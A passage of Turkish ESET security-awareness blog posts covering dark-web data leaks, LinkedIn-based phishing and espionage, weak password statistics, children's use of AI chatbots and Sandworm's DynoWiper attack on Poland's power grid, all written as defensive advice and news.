*Şekil 2. ESET araştırmacıları tarafından tespit edilen, ele geçirilmeye hazır PayPal ve kredi kartı hesapları*
## Ne istiyorlar?
Siber suçluların gerçekten istediği şey, finansal bilgileriniz (banka hesap numaraları, kart bilgileri ve giriş bilgileri), PII ve hesap giriş bilgileri. Bunlarla, hesapları ele geçirip verileri ve fonları boşaltabilir, muhtemelen depolanan kart bilgilerine erişebilir veya finansal bilgileri ele geçirmek için tasarlanmış sonraki kimlik avı girişimlerinde PII’nizi kullanabilirler. Alternatif olarak, bu PII’yi yeni kredi limitleri, tıbbi tedavi veya sosyal yardımlar için başvuruda bulunmak gibi kimlik sahtekârlığında kullanabilirler.
Biyometrik veriler, parola gibi “yeniden düzenlenemeyen” veya sıfırlanamayan veriler olduğundan özellikle hassastır. Oturum belirteçleri/çerezler de tehdit aktörleri için yararlıdır çünkü bunlar MFA’yı atlatmalarına yardımcı olabilir.
Bu, önemli bir finansal etkiye sahip olabilir. Yakın zamanda yayımlanan bir [ITRC raporuna](https://www.idtheftcenter.org/publication/itrc-2025-consumer-impact-report/) göre, bir yıl içinde ABD’deki dolandırıcılık mağdurlarının %20’si 100.000 doların üzerinde kayıp bildirdi ve %10’dan fazlası en az 1 milyon dolar kaybetti.
## Dark web ‘de bilgilerinizi bulursanız ne yapmalısınız?
Dark web’de bazı kişisel ve/veya finansal bilgilerinizin ortaya çıktığı konusunda uyarıldıysanız aşağıdaki önlemleri alın (risk altındaki bilgilere bağlı olarak):
- Güvenliği ihlal edilmiş parolaları değiştirin ve yalnızca parola yöneticisinde saklanan güçlü, benzersiz kimlik bilgilerini kullandığınızdan emin olun.
- Tüm hesaplar için MFA’yı etkinleştirin ve SMS (ele geçirilebilir) yerine bir kimlik doğrulama uygulaması veya donanım güvenlik anahtarı kullanın.
- Oturum çerezlerinizi çalmış olabilecek bilgisayar korsanlarını durdurmak için tüm cihazlardan çıkış yapın.
- Bankanızla iletişime geçin, kartlarınızı dondurun ve yeniden düzenlenmelerini sağlayın.
- Başlıca kredi bürolarının her birinde kredinizi dondurun. Bu, dolandırıcıların sizin adınıza yeni bir kredi limiti açmasını engelleyecektir.
- Bilgisayarınızı/cihazlarınızı bilgi hırsızlığı amaçlı kötü amaçlı yazılımlara karşı tarayın.
- Sızıntıyı [FTC](https://www.identitytheft.gov/) (ABD), [Report Fraud](https://www.identitytheft.gov/) (İngiltere) veya ilgili [Avrupa makamlarına](https://www.identitytheft.gov/) veya bulunduğunuz yerdeki kolluk kuvvetlerine bildirin.
## Kişisel veriler dark web ’e düşmesin
Durum yatıştıktan sonra, hassas bilgilerin karanlık web’de ortaya çıkma riskini azaltmak için yapabileceğiniz şeyler vardır. Şirketlerin depoladığı kişisel bilgi miktarını azaltmak için [Hide My Email](https://support.apple.com/en-gb/guide/iphone/iphcb02e76f7/ios) gibi hizmetleri düşünün. Ayrıca üçüncü taraf bir siteden alışveriş yaparken misafir olarak ödeme yapmak ve kart bilgilerinizi asla kaydetmemek de iyi bir fikirdir.
Ardından tüm cihazlarınıza ve bilgisayarlarınıza saygın bir güvenlik yazılımı yükleyerek bilgi hırsızlığı ve kimlik avı saldırılarına maruz kalma olasılığını azaltın. Yalnızca resmî mağazalardan uygulama indirin. Ayrıca bağlantı veya ek içeren istenmeyen e-postalara/mesajlara/sosyal medya mesajlarına karşı dikkatli olun.
Tüm sosyal hesaplarınızı “özel” olarak ayarlayarak aracıların erişebileceği veri hacmini azaltın. Şifreli iletişim hizmetleri ve gizlilik özelliği geliştirilmiş tarayıcılar ve arama motorları kullanın. Ayrıca gerekli uzmanlığa sahip hizmetler aracılığıyla veri aracılarına “unutulma hakkı” talepleri göndermeyi düşünün.
Son olarak, kimlik koruma hizmetlerine ve HaveIBeenPwned gibi sitelere kaydolun; bu hizmetler, herhangi bir PII dark web’de göründüğünde sizi uyaracaktır. Kişisel bilgilerin ve giriş bilgilerinin ihlali, duygusal olarak üzücü olabileceği gibi, maddi olarak da zarar verebilir. İş hesaplarınızda giriş bilgilerini yeniden kullanıyorsanız bu durum hackerların şirket kaynaklarına erişmesine olanak tanıyarak kariyerinize bile olumsuz etki edebilir. Sonuç olarak, dijital hayatımızı daha güvenli hâle getirmek için hepimizin proaktif olması gerekir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dark web, Dolandırıcılık, Kişisel Veriler, Siber Güvenlik
---
### [LinkedIn neden tehdit aktörleri için bir av sahasıdır?](https://antivirus.com.tr/linkedin-neden-tehdit-aktorleri-icin-bir-av-sahasidir/)
**Published:** Ocak 20, 2026
**Author:** ESET
**Excerpt:** İş dünyasına yönelik sosyal ağ sitesi LinkedIn, halka açık, geniş bir kurumsal bilgi veri tabanıdır. Ancak sitedeki herkesin söylediği kişi olduğuna inanmayın.
**Content:**
*İş dünyasına yönelik sosyal ağ sitesi LinkedIn, halka açık, geniş bir kurumsal bilgi veri tabanıdır. Ancak sitedeki herkesin söylediği kişi olduğuna inanmayın.*
Kasım ayında, İngiltere Güvenlik Servisi, parlamento üyelerine (MP’ler) ve onların çalışanlarına, cüretkâr bir yabancı istihbarat toplama planı hakkında bilgi vermeye başladı. MI5, LinkedIn’deki iki profilin, “içeriden bilgi” elde etmek için İngiliz siyasetinde çalışan kişilere yaklaştığını [iddia etti](https://www.bbc.co.uk/news/articles/c4gpnz05kr8o). MI5’in açıklamaları, parlamentoya yönelik casusluk tehditleriyle mücadele etmek için 170 milyon sterlin (230 milyon dolar) tutarında bir hükümet girişiminin başlatılmasına neden oldu.
Bu, tehdit aktörlerinin kendi kötü amaçlarını gerçekleştirmek için LinkedIn’i kötüye kullandıkları en son yüksek profilli vaka olabilir. Ancak hiçbir şekilde ilk vaka değildir. Site, dolandırıcılık veya tehdit kampanyalarını desteklemek için kullanılabilecek kurumsal verilerin hazinesi de olabilir. Profesyonellerin dijital ağların riskleri konusunda bilinçlenmesinin zamanı geldi.
## LinkedIn neden hedef oluyor?
LinkedIn, 2003 yılında kurulduğundan bu yana dünya çapında bir milyardan fazla “üye”ye ulaştı. Bu, devlet destekli ve finansal amaçlı tehdit aktörleri için çok sayıda potansiyel hedef anlamına geliyor. Peki, bu platform neden bu kadar popüler? Bunun için birkaç neden öne çıkıyor:
- **Harika bir bilgi kaynağıdır:** Siteyi araştırarak tehdit aktörleri [hedefledikleri şirketteki](https://antivirus.com.tr/sirket-bilgileri-iceren-paylasimlar-neden-risklidir/) kilit kişilerin, yeni çalışanlar da dâhil olmak üzere, rollerini ve sorumluluklarını öğrenebilirler. Ayrıca kişiler arasındaki ilişkiler ve üzerinde çalıştıkları projeler hakkında oldukça doğru bir tablo oluşturabilirler. Bunların tümü, spearphishing ve BEC dolandırıcılığı girişimlerinde kullanılabilecek çok değerli istihbaratlardır.
- **Güvenilirlik ve koruma sağlar:** LinkedIn profesyonel bir ağ sitesi olduğu için hem üst düzey yöneticiler hem de alt düzey çalışanlar tarafından sıkça kullanılır. Her ikisi de tehdit aktörleri için faydalı olabilir. Kurbanlar, istenmeyen bir e-postadan ziyade, sitedeki birinden gelen DM veya InMail’i açma eğilimindedir. Aslında üst düzey yöneticiler söz konusu olduğunda e-postalar genellikle sadece astlar tarafından kontrol edildiği için onları doğrudan hedef almanın tek yolu bu olabilir.
- **“Geleneksel” güvenliği atlar:** Mesajlar kurumsal e-posta sistemleri yerine LinkedIn sunucuları üzerinden iletildiğinden kurumsal BT departmanı neler olup bittiğinden habersizdir. LinkedIn’in bazı yerleşik güvenlik önlemleri olsa da kimlik avı, kötü amaçlı yazılım ve spam mesajlarının geçmeyeceğine dair bir garanti yoktur. Ayrıca sitenin güvenilirliği nedeniyle hedeflerin kötü amaçlı bir bağlantıya tıklama olasılıkları daha yüksektir.
- [**Kullanımı kolaydır**](https://antivirus.com.tr/sahte-bt-calisanlari-sirketlere-siziyor-kuzey-kore-tehdidi/)**:** Tehdit aktörleri için LinkedIn’i kullanarak saldırıların potansiyel getirisi çok yüksektir. Herkes bir profil oluşturabilir ve sitede istihbarat elde etmek veya kimlik avı ve BEC tarzı mesajlarla hedef almak için profilleri tarayabilir. Saldırılar, ölçeklendirme için nispeten kolay bir şekilde otomatikleştirilebilir. Kimlik avı çabalarına meşruiyet katmak için tehdit aktörleri mevcut hesapları ele geçirmek veya sahte kimlikler oluşturmak isteyebilirler. Siber suç forumlarında dolaşan çok sayıda ele geçirilmiş kimlik bilgisi (kısmen [bilgi hırsızları](https://antivirus.com.tr/verilerinizin-pesindeler-bilgi-hirsizi-nedir-ve-nasil-guvende-kalabilirim/) sayesinde), bunu her zamankinden daha kolay hâle getiriyor[.](https://www.welivesecurity.com/en/malware/theyre-coming-data-infostealers-how-stay-safe/)
*İLGİLİ MAKALE:* [*Sahte BT çalışanları şirketlere sızıyor: Kuzey Kore tehdidi.*](https://antivirus.com.tr/sahte-bt-calisanlari-sirketlere-siziyor-kuzey-kore-tehdidi/)
## En yaygın saldırılar hangileridir?
Bahsedildiği gibi tehdit aktörlerinin LinkedIn üzerinden kötü niyetli kampanyalarını hayata geçirebilecekleri çeşitli yollar vardır. Bunlar arasında şunlar yer alır:
- Oltalama ve hedefli oltalama: LinkedIn kullanıcılarının profillerinde paylaştıkları bilgileri kullanarak oltalama kampanyalarını başarı oranlarını artırmak için özelleştirebilirler.
- Doğrudan saldırılar: Düşmanlar, bilgi hırsızları gibi kötü amaçlı yazılımları dağıtmak veya kimlik bilgilerini toplamak amacıyla iş tekliflerini tanıtmak için tasarlanmış kötü amaçlı bağlantılarla doğrudan iletişime geçebilirler. Alternatif olarak, MI5’in uyardığı gibi, devlet destekli ajanlar LinkedIn’i “içeriden bilgi sağlayanlar”ı işe almak için kullanabilirler.
- BEC: Kimlik avı örneğinde olduğu gibi LinkedIn, [BEC saldırılarını](https://antivirus.com.tr/kimlik-avi-2-0-is-e-postalarinin-nasil-ele-gecirildigini-ogrenin/) daha ikna edici hâle getirmek için kullanılabilecek zengin bir istihbarat kaynağı sağlar. Bu, dolandırıcıların kimin kime rapor verdiğini, hangi projeler üzerinde çalıştıklarını ve ortaklarının veya tedarikçilerinin isimlerini belirlemelerine yardımcı olabilir.
- Deepfake’ler: LinkedIn, hedeflerin videolarını da barındırabilir. Bu videolar, daha sonraki kimlik avı, BEC veya sosyal medya dolandırıcılığında kullanılmak üzere [hedeflerin deepfake’lerini oluşturmak](https://antivirus.com.tr/yapay-zeka-gudumlu-aldatma-kurumsal-dolandiriciligin-yeni-yuzu/) için kullanılabilir.
- Hesap ele geçirme: Sahte LinkedIn (oltalama) sayfaları, bilgi hırsızları, kimlik bilgisi doldurma ve diğer teknikler, tehdit aktörlerinin kullanıcıların hesaplarını ele geçirmesine yardımcı olmak için kullanılabilir. Bunlar, hedeflerinin kişi listelerini hedef alan sonraki saldırılarda kullanılabilir.
- Tedarikçi saldırıları: LinkedIn, hedef alınan şirketin ortakları hakkında ayrıntılı bilgi toplamak için de kullanılabilir. Bu ortaklar daha sonra “basamak taşı” saldırısında kimlik avı ile hedef alınabilir.
### LinkedIn tehdit gruplarına örnekler:
- [ESET Research tarafından keşfedildiği](https://antivirus.com.tr/lazarus-truva-ati-haline-getirilmis-kodlarla-calisanlari-kandiriyor/) üzere, Kuzey Kore’nin Lazarus Grubu, LinkedIn’de işe alım görevlisi gibi davranarak bir havacılık şirketinde çalışan kişilerin bilgisayarlarına kötü amaçlı yazılım yüklemiştir. Nitekim araştırmacılar, yakın zamanda Kuzey Kore ile bağlantılı kişilerin yurt dışı şirketlerde iş bulmaya çalıştıkları [Wagemole IT çalışan kampanyalarını](https://antivirus.com.tr/deceptivedevelopment-serbest-calisan-gelistiricileri-hedef-aliyor/) da ortaya çıkarmıştır.
- ScatteredSpider, MGM’nin yardım masasını arayarak LinkedIn’de bulduğu bir çalışan gibi davranarak kuruluşa erişim sağlamıştır. Bunun sonucunda gerçekleşen [fidye yazılımı saldırısı](https://inszoneinsurance.com/blog/cyberattack-mgm-resort-explained), şirkete 100 milyon dolarlık zarar vermiştir.
- [“Ducktail” adlı](https://www.darkreading.com/application-security/ducktail-spearphishing-linkedin-hijack-facebook-business-accounts) bir spearphishing kampanyası, LinkedIn’deki pazarlama ve İK uzmanlarını hedef almış. DM bağlantıları aracılığıyla bilgi çalan kötü amaçlı yazılımlar göndermiştir. Kötü amaçlı yazılımın kendisi bulutta barındırılıyordu.
## LinkedIn’de güvende kalmak
Daha önce de belirtildiği gibi LinkedIn tehditlerinin zorluğu, BT departmanının çalışanları için riskin ne kadar büyük olduğu ve onları hedef almak için hangi taktiklerin kullanıldığı konusunda gerçek bir fikir edinmesinin zor olmasıdır. Ancak yukarıda açıklanan türden LinkedIn tehdit senaryolarını güvenlik farkındalık kurslarına dâhil etmek mantıklı olacaktır. Çalışanlar ayrıca sitede aşırı paylaşım yapmamaları konusunda uyarılmalı. Ayrıca sahte hesapları ve tipik phishing tuzaklarını nasıl tespit edecekleri konusunda yardım almalıdır.
Kendi hesaplarının ele geçirilmesini önlemek için düzenli yama uygulama politikasını takip etmeli, tüm cihazlara (güvenilir bir sağlayıcıdan) güvenlik yazılımı yüklemeli ve çok faktörlü kimlik doğrulamayı etkinleştirmelidirler. Genellikle daha sık hedef alınan yöneticiler için özel eğitim kursları düzenlemek de faydalı olabilir. Her şeyden önce, çalışanlarınızın LinkedIn gibi güvenilir bir ağda bile herkesin onların çıkarlarını gözetmediğini anlamalarını sağlamanız önemlidir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, Kimlik Avı, Kurumsal Güvenlik, Oltalama, Siber Güvenlik
---
### [Parolalar 2025’te yine aynı: Eski alışkanlıklar değişmiyor](https://antivirus.com.tr/parolalar-2025te-yine-ayni-eski-aliskanliklar-degismiyor/)
**Published:** Ocak 22, 2026
**Author:** ESET
**Excerpt:** Veriler bir kez daha rahatsız edici bir gerçeği ortaya koyuyor: Kolayca kırılabilen parolalar aynı alışkanlığın hâlâ devam ettiğini gösteriyor
**Content:**
*Veriler bir kez daha rahatsız edici bir gerçeği ortaya koyuyor: Kolayca kırılabilen parolalar aynı alışkanlığın hâlâ devam ettiğini gösteriyor*
[NordPass](https://nordpass.com/most-common-passwords-list/) ve [Comparitech](https://nordpass.com/most-common-passwords-list/)‘in iki raporuna göre, “123456” dünya çapında en sık kullanılan parola olarak hüküm sürmeye devam ediyor. En çok kullanılan 1.000 parolanın tam %25’i sadece rakamlardan oluşuyor.
Ayrıca milyarlarca sızdırılmış parolaya dayanan ve 44 ülkedeki insanların parola eğilimlerini ortaya koyan NordPass’ın analizine göre “123456” çeşitli yaş gruplarından insanlara hitap ediyordu. Hem milenyum kuşağı hem X kuşağı hem de baby boomers arasında en çok tercih edilen seçenek oldu. Z kuşağı ve Sessiz Kuşak arasında da “12345”den sonra en popüler ikinci seçenek olarak karşımıza çıktı.
Bir başka tahmin edilebilir parola olan “admin” ise “12345678”, “123456789” ve “12345” ile onu yakından takip etti. Birçok kişi açıkça kolaylığı tercih etmeye devam ederek kişisel verilerini, paralarını ve muhtemelen itibarlarını riske atmaya devam ediyor.

*44 ülkedeki insanlar arasında en yaygın 10 parola (kaynak:* [*NordPass*](https://nordpass.com/most-common-passwords-list/)*)*
Rapora göre ABD ve İngiltere’de de genel tablo aynı derecede vahimdi ve “admin” her iki ülkede de ilk sırada yer aldı. ABD’de “password” ve “123456” ikinci ve üçüncü sırada yer aldı; İngiltere’de ise bu ikisi sıralamada yer değiştirdi.
Comparitech’in 2025 yılında veri ihlali forumlarında sızdırılan iki milyar gerçek hesap parolasını incelediği araştırmada da benzer bir tablo ortaya çıktı çünkü listenin başında “123456”, “12345678” ve “123456789” yer aldı.
## Aynı tas aynı hamam
Kolay tahmin edilebilir bir parola kullanmak, evinizin ön kapısını kâğıt mandalıyla kilitlemekle eş değerdir. Bu, gerçek bir direnç sağlamaz ve saldırganlar, bu tür zayıf veya yeniden kullanılan parolaları büyük ölçekte hızlı bir şekilde kırmalarını sağlayan brute-force veya [kimlik bilgisi doldurma](https://antivirus.com.tr/kimlik-bilgisi-doldurma-nedir-ve-nasil-korunabilirsiniz/) tekniklerini kullanarak atlatabilirler.
Bu nedenle, parolanız en yaygın parola seçenekleri arasında yer alıyorsa onu derhal değiştirmeniz tavsiye edilir. Ayrıca her hesap için güçlü ve benzersiz bir parola veya parola cümlesi (passphrase) kullanmanız ve giriş bilgilerinizi güvenilir bir parola yöneticisinde saklamanız gerekir.
Ancak ne kadar güçlü olursa olsun bir parola yine de hesabınız ile bir hacker arasında tek bir bariyerdir. Bu nedenle, ekstra bir güvenlik katmanı olarak iki faktörlü kimlik doğrulama (2FA), özellikle Kişisel Tanımlanabilir Bilgiler (PII) veya diğer önemli verileri içeren hesaplar için günümüzde hâlâ vazgeçilmez bir savunma hattıdır.
## Zayıf parolalar kurumsal hayatı da tehlikeye atıyor
Kurumsal ortamlarda riskler keskin bir şekilde artar. Zayıf, tahmin edilebilir veya tekrar kullanılan parolalar, yalnızca bireysel çalışanları değil, [tüm kuruluşları](https://antivirus.com.tr/siber-suclular-sistemlerinizi-hackliyor-mu-yoksa-sadece-giris-mi-yapiyor/), müşterilerini ve ortaklarını da tehlikeye atabilir. Aslında çoğu durumda, ilk giriş noktası ne karmaşık ne de yenidir; en başından beri asla güvenilmemesi gereken basit bir paroladır. Ve sonuçlar nadiren önemsizdir, genellikle finansal kayıp, operasyonel aksaklıklar, düzenleyici kurumların incelemesi ve uzun vadeli itibar kaybını kapsar. Bu nedenle şirketler, teknik güvenlik önlemlerinin yanı sıra çalışanlar için sürekli [güvenlik bilinci eğitim programlarını](https://antivirus.com.tr/siber-guvenlik-egitimi-bilgiyi-kalici-hale-getirin/) bir arada uygulamalıdır.
Öte yandan, kötü niyetli kişilerin önündeki teknik engeller hiç bu kadar az olmamıştı. Modern araçlar, dakikalar içinde sayısız oturum açma kimlik bilgisi kombinasyonunu test edebildiğinden saldırganların lehine olan ihtimal oldukça yüksektir. Ayrıca birbirine bağlı hizmetler ve paylaşılan kimlikler üzerine kurulu dijital ekosistemde, bir hesabın ele geçirilmesinden kaynaklanan hasarın uzun süre sınırlı kalması olası değildir.
Ayrıca parola anahtarları (passkeys) hızla dijital güvenliğin altın standardı hâline geliyor ve Apple, Google ve Amazon dâhil birçok büyük platform artık parola anahtarlarını (passkeys) birincil oturum açma yöntemi olarak sunuyor.
2026 yılına girerken birçok yeni yıl kararı almış olabilirsiniz. Ancak kendi parolalarınız yukarıdaki listelerden birinde yer alıyorsa hesap güvenliğinizi artırmak en önemli kararlarınızdan biri olmalıdır.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Kimlik Bilgisi Sızıntıları, Parola Güvenliği, Parolalar, Siber Güvenlik
---
### [Sohbet robotu ve çocuklar: Ebeveynlerin bilmesi gerekenler](https://antivirus.com.tr/sohbet-robotu-ve-cocuklar-ebeveynlerin-bilmesi-gerekenler/)
**Published:** Ocak 26, 2026
**Author:** ESET
**Excerpt:** Çocuklar, merak ettiği konular ve arkadaşlık için yapay zekâ sohbet robotu kullanmaya yöneldikçe güvenlik ve gizlilik ile ilgili sorular da ortaya çıkıyor.
**Content:**
*Çocuklar, merak ettiği konular ve arkadaşlık için yapay zekâ sohbet robotu kullanmaya yöneldikçe bunların güvenliği ve gizliliği ile ilgili sorular da ortaya çıkıyor.*
Yapay zekâ sohbet robotları, üç yıldan fazla bir süre önce ortaya çıktıklarından beri hepimizin hayatının önemli bir parçası hâline geldi. Örneğin ChatGPT, haftalık yaklaşık 700 milyon aktif kullanıcısı olduğunu ve bunların çoğunun “gençler” olduğunu [söylüyor](https://www.nber.org/system/files/working_papers/w34255/w34255.pdf). Temmuz 2025’te İngiltere’de yapılan bir [araştırma](https://www.nber.org/system/files/working_papers/w34255/w34255.pdf), çocukların yaklaşık üçte ikisinin (64%) bu tür araçları kullandığını ortaya koydu. Benzer bir oranda ebeveyn, çocuklarının yapay zekâ sohbet robotlarını gerçek insanlar olarak gördüklerinden endişe duyuyor.
Bu biraz abartılı bir tepki olabilir ancak gençlerin bu teknolojiyi sık kullanması nedeniyle meşru güvenlik, gizlilik ve psikolojik endişeler [ortaya çıkmaktadır](https://antivirus.com.tr/romantik-yapay-zeka-sohbet-robotunuz-sir-tutamazsa-ne-olur/). Ebeveyn olarak, tüm platform sağlayıcılarının çocuklara uygun etkili güvenlik önlemleri aldığını varsayamazsınız. Koruma önlemleri mevcut olsa bile bunların uygulanması her zaman tutarlı değildir ve teknoloji, politikaların gelişmesinden daha hızlı bir şekilde evrim geçirmektedir.
## Sohbet robotu riskleri nelerdir?
Çocuklarımız üretken yapay zekâyı (GenAI) çeşitli şekillerde kullanıyor. Bazıları ödevlerini yaparken bu teknolojinin yardımını değerli buluyor. Diğerleri ise sohbet robotunu dijital bir arkadaş gibi görüyor, ona tavsiyeler soruyor ve yakın arkadaşlarına güvendikleri gibi onun yanıtlarına güveniyor. Bununla ilgili birkaç bariz risk var.
İlki psikolojik ve sosyal risklerdir. Çocuklar, duygusal ve bilişsel gelişim açısından inanılmaz bir dönemden geçmektedir ve bu da onları çeşitli şekillerde savunmasız hâle getirmektedir. Sınıf arkadaşlarıyla gerçek dostluklar kurmak yerine yapay zekâ arkadaşlarına güvenmeye başlayabilirler ve bu da sosyal izolasyonlarını daha da kötüleştirebilir.
Ayrıca sohbet robotları kullanıcılarını memnun etmek adına önceden programlandıkları için gençlerin yaşadığı zorlukları (yeme bozuklukları, kendine zarar verme ve/veya intihar düşünceleri gibi) daha da artıran sonuçlar verebilirler. Çocuğunuzun yapay zekâ ile vakit geçirmesinin, sadece insanlarla olan arkadaşlıklarını değil, ödevlerine veya ailesiyle geçirmesi gereken zamanı da kısıtlama riski vardır.
Üretken yapay zekâ sohbet robotunun çocuğunuzun internette erişmesine izin verebileceği içeriklerle ilgili riskler de vardır. Ana sağlayıcılar, uygunsuz veya tehlikeli içeriğe bağlantıları sınırlamak için önlemler almış olsa da bu önlemler her zaman etkili değildir. Bazı durumlarda, örneğin cinsel içerikli veya şiddet içeren içerikleri paylaşmak için bu dâhilî güvenlik önlemlerini atlayabilirler. Çocuğunuz teknoloji konusunda daha bilgiliyse belirli komutlarla sistemi “jailbreak” yapabilir.
Halüsinasyonlar da bir başka endişe kaynağıdır. Kurumsal kullanıcılar için bu, önemli itibar ve sorumluluk riskleri yaratabilir. Ancak çocuklar için ikna edici bir şekilde gerçekmiş gibi sunulan yanlış bilgilere inanmalarına ve bunun sonucunda tıbbi veya ilişkilerle ilgili konularda akılsız kararlar almalarına neden olabilir.
Son olarak, sohbet robotlarının potansiyel bir gizlilik riski oluşturduğunu da unutmamak önemlidir. Çocuğunuz bir komut penceresine hassas kişisel ve finansal bilgileri girerse bu bilgiler sağlayıcı tarafından saklanacaktır. Bu durumda, teorik olarak bu bilgilere üçüncü taraflar (ör. tedarikçi/ortak) erişebilir, siber suçlular tarafından hacklenebilir veya başka bir kullanıcıya aktarılabilir. Çocuğunuzun [sosyal medyada fazla paylaşım](https://antivirus.com.tr/cocuklar-interneti-kotu-mu-kullaniyor-onlara-yardimci-olun/) yapmasını istemediğiniz gibi, üretken yapay zekâ botuyla paylaştıkları bilgileri de en aza indirmek en iyi yollardan biridir.
## Sohbet robotu kullanırken dikkat edilmesi gerekenler
Yapay zekâ platformları bu riskleri anlıyor ve azaltmak için önlemler alıyor mu? Evet ama sadece bir dereceye kadar. Çocuklarınızın yaşadığı yere ve kullandıkları sohbet robotuna bağlı olarak, yaş doğrulama veya içerik denetimi konusunda çok az şey yapılmış olabilir. Bu nedenle, proaktif izleme ve eğitim yoluyla herhangi bir tehdidin önüne geçmek kesinlikle ebeveynlerin sorumluluğundadır.
Öncelikle, çocuklarınızın yapay zekâ ile sağlıksız bir ilişki içinde olabileceğine dair birkaç işaret:
- Arkadaşları ve aileleriyle geçirdikleri ders dışı zamanlardan uzaklaşmaları,
- Sohbet robotlarına erişemediklerinde endişelenmeleri ve aşırı kullanım belirtilerini gizlemeye çalışmaları,
- Sohbet robotundan sanki gerçek bir kişiymiş gibi bahsetmeye başlamaları,
- Bariz yanlış bilgileri “gerçek” olarak size tekrarlamaları,
- Yapay zekâ sohbet robotlarına zihinsel sağlık sorunları gibi ciddi konular hakkında sorular sormaları (bunu konuşma geçmişine erişerek öğrenirsiniz),
- Yapay zekâ tarafından sunulan yetişkinlere yönelik/uygunsuz içeriğe erişmeleri.
## Çocuklarla konuşma zamanı
Birçok ülkede, yapay zekâ sohbet robotları 13 yaşın üzerindeki kullanıcılarla sınırlıdır. Ancak uygulamanın düzensiz olması nedeniyle konuyu kendi elinize almanız gerekebilir. Kontrollerden daha önemli olan şey konuşmalardır. En iyi sonuçları elde etmek için teknik kontrolleri açık ve çatışmacı olmayan bir şekilde sunulan eğitim ve tavsiyelerle birleştirmeyi düşünün.
Okulda, evde veya okul sonrası kulüpte olsunlar, çocuklarınızın uyanık oldukları her dakika ne yapmaları gerektiğini söyleyen yetişkinler vardır. Bu nedenle, yapay zekâ ile ilgili iletişimlerinizi, çocuklarınızın ceza korkusu olmadan deneyimlerini rahatça paylaşabilecekleri iki yönlü bir diyalog olarak çerçevelemeye çalışın. Aşırı kullanımın, halüsinasyonların, [veri paylaşımının](https://antivirus.com.tr/romantik-yapay-zeka-sohbet-robotunuz-sir-tutamazsa-ne-olur/) ve ciddi sorunlarda yapay zekâya aşırı güvenmenin tehlikelerini açıklayın.
Yapay zekâ botlarının düşünebilen gerçek insanlar olmadığını, ilgi çekici olmak için tasarlanmış makineler olduğunu anlamalarına yardımcı olun. Çocuklarınıza eleştirel düşünmeyi öğretin, yapay zekâ çıktılarını her zaman doğrulayın ve ebeveynleriyle sohbet etmeyi asla bir makineyle sohbet etmekle değiştirmeyin.
Gerekirse bu eğitimi yapay zekâ kullanımını sınırlayan (tıpkı sosyal medya kullanımını veya genel olarak ekran süresini sınırlayabileceğiniz gibi) ve kullanımı yaşa uygun platformlarla sınırlayan bir politika ile birleştirin. Kullanımlarını izlemenize ve riski en aza indirmenize yardımcı olması için kullandıkları uygulamalarda [ebeveyn denetimlerini](https://openai.com/index/introducing-parental-controls/) etkinleştirin. Çocuklarınıza yapay zekâ ile kişisel olarak tanımlanabilir bilgileri (PII) asla paylaşmamalarını hatırlatın ve istemeden bilgi sızdırma riskini azaltmak için [gizlilik ayarlarını değiştirin](https://help.openai.com/en/articles/7730893-data-controls-faq).
Çocuklarımızın duygusal dünyalarının merkezinde insanlara ihtiyacı var. Yapay zekâ birçok konuda yararlı bir araç olabilir. Ancak çocuklarınız yapay zekâ ile sağlıklı bir ilişki kurana kadar, kullanımları dikkatle izlenmelidir. Ve asla insan ilişkilerinin yerini almamalıdır.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Chatbot, Çocuklar ve İnternet, Siber Güvenlik, Yapay Zekâ
---
### [Polonya elektrik şebekesi saldırısının arkasında Sandworm var](https://antivirus.com.tr/eset-research-polonyanin-elektrik-sebekesine-yapilan-siber-saldirinin-arkasinda-sandworm-var/)
**Published:** Ocak 26, 2026
**Author:** ESET
**Excerpt:** Sandworm saldırısı, ESET araştırmacıları tarafından analiz edilen ve DynoWiper olarak adlandırılan veri silme kötü amaçlı yazılımını içeriyordu
**Content:**
Sandworm saldırısı, ESET araştırmacıları tarafından analiz edilen ve DynoWiper olarak adlandırılan veri silme kötü amaçlı yazılımını içeriyordu
2025 yılının sonlarında, Polonya’nın enerji sistemi, yıllardır ülkeyi hedef alan “[en büyük](https://www.reuters.com/sustainability/climate-energy/massive-cyberattack-polish-power-system-december-failed-minister-says-2026-01-13/) siber saldırı” olarak tanımlanan bir saldırıyla karşı karşıya kaldı. ESET Research, saldırının Rusya ile bağlantılı kötü şöhretli APT grubu Sandworm’un işi olduğunu ortaya çıkardı.
ESET araştırmacıları, “Kötü amaçlı yazılım ve ilgili TTP’leri analiz ettikten sonra, saldırıyı Rusya yanlısı Sandworm APT’ye ait olduğunu düşünüyoruz çünkü analiz ettiğimiz [önceki birçok Sandworm wiper faaliyetiyle](https://www.welivesecurity.com/2023/02/24/year-wiper-attacks-ukraine/) büyük ölçüde örtüşüyor” dedi. “Bu saldırı sonucunda herhangi bir aksaklığın meydana geldiğinden haberdar değiliz” diye eklediler.
Sandworm, özellikle Ukrayna’nın kritik altyapısına yönelik yıkıcı siber saldırılar konusunda uzun bir [geçmişe](https://www.welivesecurity.com/2022/03/21/sandworm-tale-disruption-told-anew/) sahiptir. Öte yandan, Aralık ayının son haftasında Polonya’nın elektrik şebekesine yapılan saldırıda, ESET’in analiz ettiği ve DynoWiper olarak adlandırdığı veri silme kötü amaçlı yazılımı kullanıldı. ESET güvenlik çözümleri, DynoWiper’ı Win32/KillFiles.NMO olarak algılıyor.
Hedeflenen etkiyle ilgili ayrıntılar hâlâ araştırılmaya devam ederken ESET araştırmacıları, koordineli saldırının Sandworm’un Ukrayna elektrik şebekesine düzenlediği ve kötü amaçlı yazılımların neden olduğu ilk elektrik kesintisine yol açan saldırının 10.yıl dönümünde gerçekleştiğini vurguladılar. 2015 yılının Aralık ayında Sandworm, [BlackEnergy](https://www.welivesecurity.com/2016/01/04/blackenergy-trojan-strikes-again-attacks-ukrainian-electric-power-industry/) kötü amaçlı yazılımını kullanarak birkaç elektrik trafo merkezindeki kritik sistemlere erişim sağlamış ve yaklaşık 230.000 kişi birkaç saat boyunca elektriksiz kalmıştı.
